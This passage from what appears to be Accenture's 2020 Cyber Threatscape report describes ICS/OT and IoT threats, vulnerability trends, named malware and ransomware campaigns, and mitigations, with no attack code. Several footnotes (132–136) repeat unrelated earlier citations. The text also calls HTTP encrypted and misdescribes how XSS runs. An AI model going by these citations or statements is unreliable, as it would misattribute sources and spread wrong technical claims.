107 "Cybersecurity in wireless communications in industrial environments", CERT DE SEGURIDAD E INDUSTRIA, September 2017.

108 N. Aakvaag, M. Mathiesen, and G. Thonet, "Timing and Power Issues in Wireless Sensor Networks - an Industrial Test Case", June 2005.

109 Lennvall, T, Svensson, S, "A Comparison of WirelessHART and ZigBee for Industrial Applications", ABB Corporate Research, 2008.

110 Kovacs, E, "ICS Security Firm Warns of Flaws in WirelessHART Devices", Security Week, February 02, 2016.

111 Definition: fuzzer is a tool to test a parameter of an application

Both ZigBee and WirelessHART are now commonly used in industry, and both technologies now offer relatively robust security features[74], it is now often a question of how securely these technologies have been implemented. However, research into the security of these technologies is still a relatively immature field in comparison to the tried-and-tested IEEE 802.11 set of protocols, which have been around much longer and seen wide usage in the IT space, and face a higher level of scrutiny. As research into these newer technologies develops and usage increases, it is likely that further security issues, either in the technologies themselves or the currently recommended implementations, will be discovered, introducing new opportunities to any attacker who is able to discover these issues first.

Mobile application usage for control of ICS and SCADA systems

Many vendors offer software that enables monitoring information from SCADA and Human-Machine Interface (HMI) devices to be displayed to a user by a mobile application. In 2018, security companies IOActive and Embedi performed an analysis of 34 randomly selected applications for SCADA systems available in the Android Google Play Store and found 147 vulnerabilities across the sample. Security in mobile applications connected to ICS devices continues to be a concern, particularly as their usage grows, as this could be the entry point an attacker needs to interact with these systems.

112 Bolshev, Alexander, Yushkevich, Ivan, "SCADA and Mobile Security in the IoT Era", IOActive, January 11, 2018. https://ioactive.com/scada-and-mobile-security-in-iot-era/

IoT and connected devices

In the Internet-of-Things space, an increasing demand for connected devices is driving the development of new technologies. For example, the areas of smart cars and smart cities are seeing a huge push—there are projected to be around 14 million semi- or fully autonomous vehicles (AVs) on the roads in the United States by 2025[113].

Web continues to be a dominant technology in the IoT space as well, with many devices using some form of Web console to manage the device. The modern Web is an incredibly complex ecosystem and it can be a considerable challenge to develop Web-based software securely. Embedded device and Web development are drastically different fields, and the skills necessary to succeed in the former are not necessarily reflected in the latter. For smaller-budget projects, such as many in the consumer space, this can often result in dramatically insecure devices.

Cloud-based management solutions are often convenient, but also come with increased risk. Cloud platforms are often co-tenant, that is multiple users operating on shared hardware/infrastructure, and, while rare, an attacker could potentially infiltrate these systems to dramatic effect.

Big players continue to dominate the marketplace, often claiming a bulk of devices in specific niche areas such as voice assistants. They continue to raise the bar for security and security testing, while often contributing to the broader ecosystem as well.

In the enterprise and consumer device ecosystems, threat actors continue to find novel ways to break into these assets. For instance, Accenture CTI has seen request forgery attacks evolve throughout the Web ecosystem in recent history, and this is trickling into Web-based services on devices. Also, our analysts often see vulnerabilities that are constrained by factors "external" to the device, such as a firewall or network segmentation. While this does make remote exploitation harder, in some cases it is simply a matter of first compromising an asset within the trusted network.

With the large monetary incentive for attackers, it's expected we will see continued innovation for the foreseeable future while the industry tries to catch up.

113 Meola, Andrew, "How 5G & IoT technologies are driving the connected smart vehicle industry", Business Insider, March 10, 2020. https://www.businessinsider.com/iot-connected-smart-cars?r=US&IR=T

Vulnerability trends

Accenture CTI performed an analysis of the vulnerability advisories listed by the United States Industrial Control Systems Cyber Emergency Response Team (ICS-CERT)[114]. These advisories are intended to provide information about current security issues, vulnerabilities, and exploits affecting ICS technologies.

Analysis showed that the number of vulnerabilities discovered in 2018 and 2019 was consistent at 218 and 214 respectively. At the start of August there have already been more than 160 vulnerabilities discovered in 2020, meaning two-thirds of the way through the year we have already have almost three-quarters of the vulnerabilities discovered in the whole of 2018 or 2019. Furthermore, the number of vulnerabilities with a Common Vulnerabilities and Exposures (CVE) score in the high or critical range is also on track to exceed the number discovered in previous years.

There are many factors that may cause an increase in the number of vulnerabilities discovered in ICS systems. The introduction of new technologies, as discussed above, increases the attack surface of these systems, potentially introducing vulnerabilities. Old technologies that were previously difficult for an attacker to access are seeing increased Internet and cloud connectivity, exposing vulnerabilities that were always present, but yet to be discovered. A major influence on the number of vulnerabilities discovered is the increasing maturity of the industry, with bug bounty programs and defensive frameworks being developed, ICS technologies are drawing much more attention from security researchers—again, meaning preexisting vulnerabilities are now being identified at a higher rate.


Accenture CTI also analyzed the most common types of vulnerabilities discovered in ICS technologies, based on the Common Weakness Enumeration system for classifying common software weaknesses and vulnerabilities. Figure 7 shows the five most common types of vulnerabilities discovered in ICS technologies by year. The analysis shows that memory-based attacks such as buffer overflows continue to feature in the top five most common vulnerabilities, although the numbers do not look likely to exceed previous years.

114 "ICS-CERT Landing, U.S. Industrial Control Systems Cyber Emergency Response, https://www.us-cert.gov/ics

The number of vulnerabilities involving improper input validation continues to grow, and from 2019 onwards, the number of technologies vulnerable to Cross-Site Scripting (XSS) attacks has risen into the top five most common vulnerability types. XSS vulnerabilities affect vulnerable Web applications, enabling attackers to inject code into the Web pages which is executed on the end users with the privileges of the Web server. The rise in popularity of these vulnerabilities and other input-validation style attacks is particularly concerning in the context of ICS devices being increasingly connected to the Internet (Figure 7). It is possible this increase in connectivity is contributing to the increase in discovery of these classes of vulnerabilities as old technologies are exposed to both researchers and attackers.

Figure 7.

Top five types of vulnerabilities to OT by year (2020 figures up to August)



Source: Cybersecurity & Infrastructure Security Agency, ICS-CERT Advisories, https://uscert.cisa.gov/ics/advisories

In the IoT space, there are classes of vulnerabilities that tend to be associated with the technologies used for individual devices. This could be cloud management platforms, the mobile application driving a wearable, the Web portal used to manage the company printer, or dozens of other attack vectors.

Even when vulnerabilities are found, fixed, and released, many devices do not include an automatic update mechanism. This requires users to actively and regularly update their devices, which has proven to be an unrealistic expectation.

Many of the core issues facing these technologies have been solved, or at least partially so, and now the challenge is applying this knowledge wherever applicable.

The following list should not be considered comprehensive, but are examples of issues that have been faced in the past:

- Common Web vulnerabilities are well-known, documented, and understood by large portions of the industry. They continue to plague both the enterprise and consumer markets, particularly at the lower price points. In some instances, this is a "get what you pay for" situation, and simple vulnerabilities are often not being caught before release, simply due to a lack of security testing.
- To deliver secure firmware updates, devices must bootstrap a trusted computing environment. This requires specific hardware and is a technically complex endeavor, but it can be done, and it has been well documented.
- Insecure protocols such as HTTP and FTP still see widespread use, as do weak or default credentials on management interfaces. While sometimes not perfect, encrypted protocols such as HTTP should still be used wherever possible, and users should be required to configure credentials upon first use of the device, or with randomly generated values.

Targeting of IoT and OT devices

In the OT space, within the past decade, the industry has observed that there have been several malware families with the ability to specifically target ICS technologies, including Stuxnet, Havex, BlackEnergy, CRASHOVERRIDE and Triton. Triton, the malware framework that was used to target the Triconex Safety Instrumented System (SIS), an autonomous control system manufactured by Schneider Electric, was last observed in 2019 targeting the ICS systems at an undisclosed company in the Middle East[115]. The continued use of modular frameworks with ICS-specific payloads shows that this is an active area for attackers.

In January 2020, SentinelOne observed a new ransomware family known as Snake or Ekans, reportedly being used in an attack against the Bahrain Petroleum Company (BAPCO). Snake may be linked to the Dustman and ZeroCleare wipers, which Iranian hacker groups have also used in the past against BAPCO[116]. Before encrypting any data, the Golang Programmed ransomware attempts to disable a list of executables, with a heavy focus on those related to industrial control systems[117]. By disabling this server, an attacker can create a loss of control of physical devices. The list of ICS processes targeted by the ransomware overlaps with those targeted by the MegaCortex ransomware that saw a surge of activity in May 2019[118].

Snake has been observed in use against both IT and OT systems, in March 2020 it was linked to an attack on Fresenius Medical Care, Europe's largest hospital provider, based out of Germany[119].

115 Seals, Tara, "SAS 2019: Triton ICS Malware Hits A Second Victim", Threatpost, April 10, 2019.

116 Walter, Jim, "New Snake Ransomware Adds Itself to the Increasing Collection of Golang Crimeware", SentinelOne, January 23, 2020.

117 IDefense Security Intelligence Services. "Technical Analysis of Snake Ransomware." January 30, 2020, Intelgraph reporting.

118 IDefense Security Intelligence Services. "Technical Analysis of MegaCortex." May 9, 2019, Intelgraph reporting.

119 Krebs, Brian, "Europe's Largest Private Hospital Operator Fresenius Hit by Ransomware", Krebs on Security, May 6, 2020.

In May 2020, the number of Snake infections increased again hitting multiple corporate networks across all verticals, including multiple healthcare corporations, a French architectural firm, and an unnamed prepaid debit card company.

Looking forward, further development of ICS-targeting malwares can be expected, particularly as we see a move toward these critical devices being increasingly Internet-connected.

It is also relatively common for malware without ICS-specific payloads to be used against ICS facilities and systems. In March 2020, London-registered steelmaker Evraz plc was hit by Ryuk ransomware[120]. Evraz spokesperson Patrick Waldron confirmed that a breach of IT systems had led the company to idle its steel plants in Canada and the United States. There was no evidence of the malware succeeding in traversing into the OT network in this case; however, some other organizations targeted by ransomware were less successful in protecting their OT systems. In February 2020, the United States Department of Homeland Security's Cybersecurity and Infrastructure Security Agency (CISA) raised awareness of the trend of using ransomware against ICS facilities, issuing a warning to infrastructure operators about a ransomware attack that breached the OT network of an unnamed natural gas compression facility[121]. This trend continues from previous years; in March 2019, Norsk Hydro, a large Norwegian company specializing in renewable energy production and one of the world's largest aluminum producers, was the target of an attack possibly leveraging LockerGoga ransomware[122], and in November 2019 Petroleos Mexicanos (Pemex), Mexico's state-owned oil company, was the subject of an attack using DoppelPaymer ransomware[123].

120 IDefense Security Intelligence Services. "Ransomware Shutters Evraz Steelworks' North American Facilities", March 13, 2020, IntelGraph reporting.

121 NCAS CISA, "Ransomware Impacting Pipeline Operations", February 18, 2020.

122 "How a ransomware attack cost one firm £45m" BBC News, June 25, 2019. https://www.bbc.co.uk/news/business-48661152

123 "Hackers demand $5 million from Mexico's Pemex in cyberattack", Reuters, November 13, 2019. https://uk.reuters.com/article/us-mexico-pemex/hackers-demand-5-million-from-mexicos-pemex-in-cyberattack-idUKKBN1XN03A

More recently, in May 2020, Elexon, a United Kingdom company responsible for monitoring electricity that energy companies generate and for processing transactions for the British electricity market, announced on its website that a cyberattack had impacted its internal IT systems[124]. The attack resulted in company e-mail messages being inaccessible for users. Energy-associated organizations are valuable targets and numerous breaches of such companies have been observed so far in 2020. In March 2020, ENTSO-E (an association of European electricity companies) announced[125] it had experienced an e-mail server breach and EDP (a Portuguese energy company) confirmed[126] it had experienced a ransomware-related breach in April 2020. Considering these previous breaches and the impact of this attack on Elexon's e-mail messages and laptops, Accenture CTI assesses that ransomware was a possible attack vector in the Elexon breach. Ransomware continues to be commonly used by attackers in both the IT and OT space, as actors seek to monetize breaches. Targeting of OT and ICS facilities can be expected to continue, as downtime for these critical systems is expensive and may influence the victim's decision on whether to pay the ransom.

Aside from ransomware attacks, threat actors have been observed targeting ICS systems in a number of ways. In January and March 2020 the FBI released a series of reports relating to activity involving the Kwampirs malware family being used to target the Healthcare, Manufacturing, IT, Logistics, and Agriculture industries[127]; the timing of this activity was particularly concerning due to its coincidence with the COVID-19 pandemic. Kwampirs is a remote access Trojan (RAT), designed to collect system information, receive command-and-control (C2) input and self-propagate via networked shares. Accenture CTI has mapped the use of this malware to the ORANGEWORM threat group.

124 "Hackers who hit grid taunt Elexon with dark web files" The Telegraph, June 7, 2020. https://www.telegraph.co.uk/business/2020/06/07/hackers-hit-grid-taunt-elexon-dark-web-files/

125 ENTSO-E, "ENTSO-E has recently found evidence of a successful cyber intrusion into its office network", March 9, 2020.

126 Ikeda, Scot, "Ransomware Attack on Portuguese Energy Company EDP Shows Increasing Trend Toward Public Leaking of Sensitive Information", CPO Magazine, April 29, 2020.

127 IDefense Security Intelligence Services. "Orangeworm's Kwampirs Dropper Malware Stays the Course", April 18, 2020, IntelGraph reporting

ORANGEWORM is a group identified by Symantec in January 2015[128]. Little is currently known about the group's origin and motivations. It has been observed targeting organizations in the healthcare and manufacturing sectors from as early as 2015. The group has successfully penetrated global healthcare entities, including major transnational healthcare companies, local hospitals and hospital industrial control systems (ICS) supply-chain vendors[129]. The YARA rules released by the FBI as part of its Kwampirs alerts suggest there is a meaningful overlap between the Kwampirs malware family and instances of the Shamoon malware family. This overlap could mean the ORANGEWORM threat group has associations with BLACKSTURGEON. While the release of these YARA rules is interesting, in general, the determination of attribution based on code overlap can be misleading. Accenture CTI analysts have noticed several instances of overlap between Kwampirs and Shamoon and continue to investigate this to gain further insight.

In August 2019, Accenture CTI discovered a malicious macro-enabled Microsoft Office Excel file in the wild that appeared to be targeting oil and gas providers in Kuwait. The Excel file contained text written in Arabic related to ICS and SCADA systems, and used a VBA dropper to drop the final payload that appeared to be a variant of a custom backdoor known as DanBot[130]. DanBot was likely developed and is actively being used by the SPIRLIN (also known as. Hexane, Lyceum) threat group. The group has likely been active since 2017, and has primarily focused its computer network intrusion operations against oil and gas organizations in the Middle East, along with telecommunications providers in the Middle East, Central Asia and Africa[131].

128 "New Orangeworm attack group targets the healthcare sector in the U.S., Europe, and Asia", Symantec, April 23, 2018.

129 IDefense Security Intelligence Services. "Orangeworm", May 9, 2018, IntelGraph reporting.

130 IDefense Security Intelligence Services. "SPIRLIN Actors Target Middle East Oil and Gas Providers via DanBot Malware", August 9, 2019, IntelGraph reporting.

131 IDefense Security Intelligence Services. "SPIRLIN", August 9, 2019, IntelGraph reporting.

Whether the payloads in these attacks on ICS facilities are tailored to OT and ICS systems or more generic, it is common that actors first attempt to gain a foothold in the enterprise network before seeking methods of pivoting onto the OT and ICS systems they are targeting.

On the IoT side, attackers have tended to focus on vulnerabilities and exploits that are either easy to execute or severe in their consequences. For networked devices, this has often been targeted malware that takes over the device and injects it into a botnet. These botnets are then used, for example, in major Distributed Denial-of-Service attacks, to mine cryptocurrency, and/or to provide anonymity to malicious actors on the Internet. Some of the more sophisticated botnets such as Mirai[132] have persisted despite concerted efforts to take it down. As these threats evolve, they continue to seek new targets and vulnerabilities. Increasingly, this has focused on the most widely distributed devices and established sectors.

Since Mirai had its source code shared in 2016, there have been many variants with different levels of code overlap. Some of the larger Mirai variants include Fbot, Dark Nexus and Satori.[133] While these families are run by different threat actors with varying motivations, their initial access onto an IoT device is often via a brute force default or easy-to-guess credentials or exploiting known vulnerabilities. Once present on a device, it is incorporated into the botnet and used to scan for further targets.

In March 2020, leaked material surfaced suggesting that a nation-state actor had outsourced the building of its own IoT botnet inspired by the Mirai and Lizzard Stresser botnets[134].

132 "Hackers who hit grid taunt Elexon with dark web files" The Telegraph, June 7, 2020. https://www.telegraph.co.uk/business/2020/06/07/hackers-hit-grid-taunt-elexon-dark-web-files/

133 ENTSO-E, "ENTSO-E has recently found evidence of a successful cyber intrusion into its office network", March 9, 2020.

134 Ikeda, Scot, "Ransomware Attack on Portuguese Energy Company EDP Shows Increasing Trend Toward Public Leaking of Sensitive Information", CPO Magazine, April 29, 2020.

Aside from these Mirai variants, some other recent developments in IoT malware, include the Silex IoT malware that simply wipes the firmware of IoT devices, making them unusable; and the Echobot botnet that recently incorporated a vulnerability for an ICS component, the Mitsubishi smartRTU into its arsenal of known exploits, making it one of the first IoT botnets to specifically target IIoT systems[135].

As this threat expands, the corporate enterprise is now being targeted. These environments often contain dozens of legacy devices that have been in operation for several years. Many do not implement any sort of automatic patching, and some devices have received little or no security testing. Since these devices are typically deployed in trusted environments, it is sometimes not obvious how large a threat they could be. In this case, the devices are not only at risk of being compromised themselves, but also can serve as an easy intrusion point into the network for an attacker.

Increasing maturity

Between January 21 to 23, 2020, the inaugural ICS Pwn2Own event took place in Miami[136]. This was the first time Trend Micro's Pwn2Own competition, now in its twelfth year, included ICS technologies. The Pwn2Own competition attracts some highly talented security researchers. It began with finding bugs in Web browsers, and has since expanded to include virtualization software and enterprise applications. The inclusion of ICS software in the competition is significant, as it has taken many discussions with the vendors to allow these products to be tested. The inclusion of ICS software in competitions, such as this one, and in bug bounty programs, enables the testing of products that had previously been off limits to many researchers. It is expected to have a positive effect in generating discussion around the security of these technologies and giving the security community more access to increase the maturity of these technologies from a security perspective.

135 Ikeda, Scot, "Ransomware Attack on Portuguese Energy Company EDP Shows Increasing Trend Toward Public Leaking of Sensitive Information", CPO Magazine, April 29, 2020.

136 Ikeda, Scot, "Ransomware Attack on Portuguese Energy Company EDP Shows Increasing Trend Toward Public Leaking of Sensitive Information", CPO Magazine, April 29, 2020.

In January 2020, MITRE released an ATT&CK™ knowledge base of the TTPs that cyber adversaries use when attacking the industrial control systems[137]. The MITRE ATT&CK™ framework for enterprises has been used increasingly by organizations to track TTPs commonly used by attackers and identify areas where their defenses may be lacking. The introduction of a specific framework specific to ICS shows a movement toward a more mature detection and response capability in ICS networks.

Major companies focused on IoT continue to innovate and invest heavily in security. This includes significant bug bounty programs and rewards, as well as extensive penetration testing. Regular firmware updates, auto-update mechanisms, secure boot and more are beginning to become more commonplace as this area continues to mature.

Mitigation

On the OT side, the dependence of critical industrial systems on legacy technologies and need to avoid downtime often causes reluctance to test and patch these devices. However, there are steps that organizations can take to help improve their security in this space.

- Most OT networks were designed and implemented decades ago. They lack basic asset discovery and management capabilities common in IT networks. There are now asset management solutions available that use both active and passive techniques to enable operators of OT networks to understand the devices present in their network.
- Vulnerability scanning in an OT network can have unpredictable effects, with legacy software unable to handle active probing and downtime being expensive. Less invasive methods of vulnerability assessments can be performed, enabling effective vulnerability assessments of

137 "ATT&CK® for Industrial Control Systems", MITRE, March 4 2020. https://collaborate.mitre.org/attackics/index.php/Main_Page

OT systems; examples of such an approach include reviewing asset inventories, firmware versions and configuration files against threat intelligence and vulnerability advisories.

- Patching can also be a challenge in OT networks where legacy software may no longer be supported. However, many vendors are improving their output in this area, with many verifying their patches on common operating systems. Where patching is possible, organizations are advised to apply these as part of a phased and controlled vulnerability management plan.
- Where patches are unavailable in an acceptable timeframe and weak or vulnerable elements of an OT network are identified, monitoring, access control and other defenses should be strengthened.

With respect to IoT, the ubiquity of devices and their proliferation through dozens of industries means there is no one-size-fits-all solution to securing them. Depending on the context, however, there are several steps[138] individuals and organizations can take to improve their security posture in this domain:

- Keeping track of devices deployed within the enterprise environment can be a monumental challenge, and several solutions have launched over the years to try and streamline this process.
- Regular assessments of the Internal network can help uncover "rogue" or unaccounted for devices. When performing vulnerability assessments or penetration tests of the network, this is an opportune time to take inventory of what is out there. These results can and should be compared over time to better identify new assets on the network.

138 "Security Tip (ST18-001) Securing Network Infrastructure Devices", CISA, November 14, 2019, https://www.us-cert.gov/ncas/tips/ST18-001

- If users can connect arbitrary devices to the network, it will likely happen. Depending on the context, restrictions and defense-in-depth measures can be taken to reduce the impact of this, such as requiring client certificates or creating segregated test/guest networks.
- Patch management is crucial. The longer a device goes unpatched, the more likely attackers are going to be able to produce a working exploit. Update devices that must be manually patched regularly or migrate to newer devices that employ auto-update mechanisms.

For consumers[139], the situation is more complex. In a market where device lifetime is typically five to ten years , many manufacturers cut costs wherever possible and thorough security testing can be a substantial investment. Consumers are often drawn to cheaper products, and there is not a trusted authority that can speak to the overall security of a device. The Federal Trade Commission (FTC) pursued investigations and eventually settled some of the more noteworthy cases of inadequate IoT security (e.g. D-Link[140] , ASUS[141]). Progress is being made, slowly but surely. However, in the meantime, there are still many vulnerable consumer devices—both actively deployed and yet to be sold.

139 "Average lifespan of consumer electronics and tech devices in 2015", Statista Research Department, May 30, 2016. https://www.statista.com/statistics/688455/consumer-electronics-tech-device-average-lifespan/

140 "D-Link Agrees to Make Security Enhancements to Settle FTC Litigation", Federal Trade Commission July 2, 2019. https://www.ftc.gov/news-events/press-releases/2019/07/d-link-agrees-make-security-enhancements-settle-ftc-litigation

141 "ASUS Settles FTC Charges That Insecure Home Routers and "Cloud" Services Put Consumers' Privacy At Risk", Federal Trade Commission, February 23, 2016. https://www.ftc.gov/news-events/press-releases/2016/02/asus-settles-ftc-charges-insecure-home-routers-cloud-services-put

Summary

The increased connectivity within our daily lives comes with significant advantages. As we try to extend modern technologies into our critical infrastructure, novel threats and unanticipated consequences continue to emerge. Walls and boundaries are being broken down in the name of progress and ease-of-use, often opening potential new avenues of attack.

In the cybercrime space, as exploitation becomes an increasingly lucrative activity, threat actors continue to innovate. Malware and botnets still plague end-users and corporations across the globe, and there is no reason to believe this will stop. If anything, we should expect attackers to invest more in the coming years as both the cost and potential pay-out continue to climb. As for cyber espionage actors, OT systems can expect to remain targets, bringing testing times for security teams handling these new technologies and increased connectivity which they bring.

Industries have been given opportunities to innovate, and we see rapid maturity in these sectors as they adapt to meet new threats. Bug bounty programs are regularly being created, with some of the most hardened targets offering significant rewards. Threats are being identified and remedied, and it is turning into a matter of proliferating this knowledge and developing standardized systems that are incredibly simple, seamless to integrate, and thoroughly scrutinized.

A FLEXIBLE FUTURE

A year ago, no one could have predicted the impact of the health and humanitarian crisis that has gripped our world during 2020. Nor could we have foreseen how such unprecedented circumstances would open the door to innovative cybercrime. And as cyberattackers prey on the susceptibility of newly remote workers by offering lures and traps that imitate credible sources, Security Operations Centers find they need to tap into tactical, operational and strategic threat intelligence to identify trends and technologies that threaten business continuity.

Organizations can adapt and take steps to a more flexible and secure future if they:

Think "anytime, anywhere"

Secure all users, devices, and network traffic consistently with the same degree of effectiveness, regardless of where they are based. Remember that secure network access and applications are just as fast with security as they are without.

Be transparent

Give users access to what they need when they need it. Make these changes transparent to them—without asking them to "jump through hoops" to do their job effectively.

Inspire calm and confidence

Make security leaders the catalyst for change, using empathy and compassion to deliver a more agile response. Employing adaptive security creates confidence; for instance, organizations can use the cloud or expand access to more remote users.

Where possible, simplify

Consider managed services and automate where it makes sense. For instance, security event response, tool deployment, and rule management, can benefit from limited human intervention.

Build for resilience

As organizations look to emerge stronger, business continuity and crisis management plans must be fit for purpose. Business leaders should expect more frequent crises. They need to transform how they think about security. Is it really cost-effective to do everything in-house? Should they leverage a global player to secure their ecosystem? Engage with business leaders to plan, prepare and practice for greater cybersecurity resilience, backed by the right resources and investments.

By putting such measures in place, organizations can outmaneuver uncertainty, emerge stronger from crises, and gain greater cyber resilience.

ABOUT THE REPORT

The 2020 Cyber Threatscape report presents key findings from research by the Accenture cyber threat intelligence team, with significant contributions from some of our recent acquisitions, including Context and Deja vu Security. It covers cyberthreat trends the Accenture CTI team has observed and analyzed from June 2019 until June 2020. It provides an overview of the trends and how Accenture CTI believes they might evolve and grow throughout the year.

This report should serve as a reference and strategic complement to daily intelligence reporting to provide IT security and business operations with actionable and relevant decision support based on cyber threat intelligence from Accenture. It aims to inform IT security teams, business operations teams, and organizations' leadership about emerging cyber trends and threats, to help those groups anticipate key cybersecurity developments for the remainder of the 2020 calendar year (and in some cases beyond), and to provide, where appropriate, solutions to help reduce organizations' risk research using primary and secondary open-source material.

CONTACTS

Joshua Ray

Managing Director, Accenture Security
joshua.a.ray@accenture.com

Josh Ray is Managing Director for Cyber Defense across Accenture Security globally. Josh has more than 20 years of combined commercial, government and military experience in the field of cyber intelligence, threat operations and information security. He holds a Bachelor of Science degree in information technology from George Mason University, an Executive Certificate in strategy and innovation from MIT Sloan School of Management and served honorably as a member of the United States Navy.

Howard Marshall

Managing Director, Accenture Security
howard.marshall@accenture.com

Howard Marshall is Managing Director for Cyber Threat Intelligence and leads the business globally. Prior to joining, Howard was FBI Deputy Assistant Director of the Cyber Readiness, Outreach, and Intelligence Branch. He holds a Bachelor of Arts degree in Political Science and a Juris Doctorate from the University of Arkansas.

Scott Bachand

Global Intelligence Director & Strategy Lead
scott.bachand@accenture.com

Scott directs product strategy, provides research oversight and manages the operations of Accenture CTI globally. Prior to joining Accenture, Scott served as the Chief Technical Officer of Mission Cyber at Accenture Federal Services. He served in the United States Air Force, where he completed a distinguished career, retiring as the Technical Director of Operations of US Cyber Command (USCYBERCOM).

Valentino De Sousa

Europe & Latin America CTI Lead
valentino.de.sousa@accenture.com

Valentino De Sousa leads Accenture CTI in Europe and Latin America. Previous roles include leading different threat intelligence teams responsible for malware analysis, research and development, analysis of adversaries, active campaigns and leading indicators of impeding attacks. He holds a Bachelor of Science in business administration from the American University of Rome and a Master of Science in terrorism studies from the University of East London.

Jayson Jean

CTI Business Development Lead
jayson.jean@accenture.com

Jayson Jean is Director of Business Operations for Accenture CTI in North America and the Asia Pacific region, with responsibility for business development of the Cyber Threat Intelligence portfolio. Prior to this role, Jayson has 14 years of experience building the strategic direction and leading product development for vulnerability management at Accenture CTI.

Simon Warren

Business Development, Accenture Security
simon.warren@accenture.com

Simon leads Business Development for Accenture CTI in Europe and Latin America. Prior to this role, Simon led the Accenture CTI practice in Australia. Before joining Accenture, Simon spent more than 10 years with the military.

Contributors

Patton Adams, Omar Al-Shahery, Joseph Chmiel, Amy Cunliffe, Molly Day, Oliver Fay, Charlie Gardner, Gian Luca Giuliani, Samuel Goddard, Larry Karl, Paul Mansfield, Hannaire Mekaouar, Mei Nelson, Nellie Ohr, and Kathryn Orme.

About Accenture

Accenture is a leading global professional services company, providing a broad range of services in strategy and consulting, interactive, technology and operations, with digital capabilities across all of these services. We combine unmatched experience and specialized capabilities across more than 40 industries—powered by the world's largest network of Advanced Technology and Intelligent Operations centers. With 506,000 people serving clients in more than 120 countries, Accenture brings continuous innovation to help clients improve their performance and create lasting value across their enterprises.

Visit us at **www.accenture.com**

About Accenture Security

Accenture Security is a leading provider of end-to-end cybersecurity services, including advanced cyber defense, applied cybersecurity solutions and managed security operations. We bring security innovation, coupled with global scale and a worldwide delivery capability through our network of Advanced Technology and Intelligent Operations centers. Helped by our team of highly skilled professionals, we enable clients to innovate safely, build cyber resilience and grow with confidence.

Follow us @AccentureSecure on Twitter or visit us at **www.accenture.com/security**